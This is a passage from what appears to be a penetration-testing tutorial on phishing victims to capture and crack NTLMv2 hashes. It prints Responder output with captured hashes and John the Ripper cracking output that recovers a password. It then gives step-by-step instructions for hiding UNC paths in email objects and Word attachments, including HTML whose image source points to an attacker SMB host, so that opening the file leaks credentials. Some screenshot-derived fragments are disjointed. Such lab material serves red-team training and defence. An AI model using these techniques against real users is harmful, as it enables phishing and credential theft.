[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:1636ad5a109acf9d:25CE2DA504D4DE3F00F24AEF40232B67:01
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340003
0DE09D20106000400020000000800300030000000000000000100000000200000753194DB08FAA7B3554C97FFC83452F4B5E
0031003100320000000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:210a34a38b9134fb:D2E64D969CD57B8550406523B122CB5D:01
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340003
0DE09D20106000400020000000800300030000000000000000100000000200000753194DB08FAA7B3554C97FFC83452F4B5E
```

An attacker may use John's ripper or other NTLM hashed cracking tools to retrieve a password. As you can see here, we used the above NTLM hashes file generated by the responder to extract Victim's password with the help of john the ripper.



```
root@kali:/usr/share/responder/logs# john SMB-NTLMv2-SSP-192.168.1.109.txt
Using default input encoding: UTF-8
Loaded 16 password hashes with 16 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Remaining 2 password hashes with 2 different salts
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123              (raj)
123              (raj)
2g 0:00:00:00 DONE 2/3 (2020-04-12 06:08) 66.66g/s 715400p/s 783733c/s 783733C/s 123456..222222
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
root@kali:/usr/share/responder/logs#
```


Link UNC PATH in a Text File

Objective 2: Send phishing mail to the target user that contains Object.

Till Office 2013 it was possible to send a malicious attachment by injecting UNC Path but after Office 2013 the link to the file option is disabled, which prevents an attacker from carrying out a phishing attack via a malicious attachment.

Yet the attacker still figures out about the second alternative to send malicious attachment. Despite sending attachment they try to link object in the mail.

Here we have added a text file as object, here we cannot use "link to file" feature for injecting UNC path.



To: ignitetechnologies26@gmail.com;

Subject: important file

Please find the file ....


File name: C:\Users\raj\Desktop\1.txt

☐ Link to file

☐ Display as icon

Result: Inserts the contents of the file into your document so that you can edit it later using the application which created the source file.

Once you will add the object, inject the hyperlink for UNC Path as done above, i.e. \\192.168.1.112 and mail to the victim. On other hand use responder, the to steal NLTM hashes as done above.



To: ignitetechnologies26@gmail.com;


Cc

Subject: Important file

1.txt

Please fin

Now when the victim will opens the mail and clicked on the text or opens in new tab, his/her NTLM hashes has been stolen without his knowledge.



raaj.chandel11@gma...
Important file 4:09 PM
<file://192.168.1.112>


Important file

R raaj.chandel11@gmail.com
To ignitetechnologies26@gmail.com 4:09 PM

1.txt

Please find the file ....

As result the attacker will obtain the NTLM hashes of the victim's machine as shown in the image given below. Here you can observe that it has given NetBIOS username along with hashes.




```
[+] Listening for events ...
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:29dd4eb93040d49b:3BB8F8D2124D28
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E00
0DE09D201060004000200000008003000300000000000000001000000002000000753194DB08FAA7
003100310032000000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:be4ae4a38706eebc:5DB554F3E5FD2E
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E00
0DE09D201060004000200000008003000300000000000000001000000002000000753194DB08FAA7
003100310032000000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:dc3df000d3750227:6EAA888CA043AD
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E00
0DE09D201060004000200000008003000300000000000000001000000002000000753194DB08FAA7
```

Link UNC PATH Word Document

Objective: Send phishing mail to the target user that contains Word Document Attachment.


In most scenarios, the attacker uses Word Document to make the email appear authentic, so he injects the UNC path inside the document file by hyperlinking the file inside. But as we mention, Outlook removed the option "link to file” or “insert as a link” to prevent attackers from sending malicious documents.

There is an alternative technique that allows an attacker to inject the UNC Path into the attachment. We have written the HTML code in a text file containing the UNC Path link in the src image as shown in the html image.




```
<html>
    <h1>Welcome to Hacking Articles</h1>
    <img src="file://192.168.1.112/file.jpg">
</html>
```

Now open a Word Document and link the html file as object, thus we move to **“insert > Object > Text from file”**.



Phishing Attack: NTLM HASH Capture

Now insert the HTML file and select the option “insert as Link” as shown the image.



Phishing Attack: NTLM HASH Capture

Insert File


This PC › Local Disk (C:) › Users › raj › Desktop ›

Name	Date modified	Type	Size
ntlm	4/12/2020 3:41 AM	File folder	
file	4/11/2020 1:37 AM	HTML File	1 KB
test	4/12/2020 3:59 AM	Microsoft Word D...	0 KB

File name: file

All Word Documents

Now use the Word Document that contains a link to the HTML file to be sent as an attachment and sent the mail to the victim, and wait for the victim to respond by putting the responder in the back door.




To: ignitetechnologies26@gmail.com;

Subject: Testing NTLM Hash

test.docx
13 KB

Please find the attachment.................................

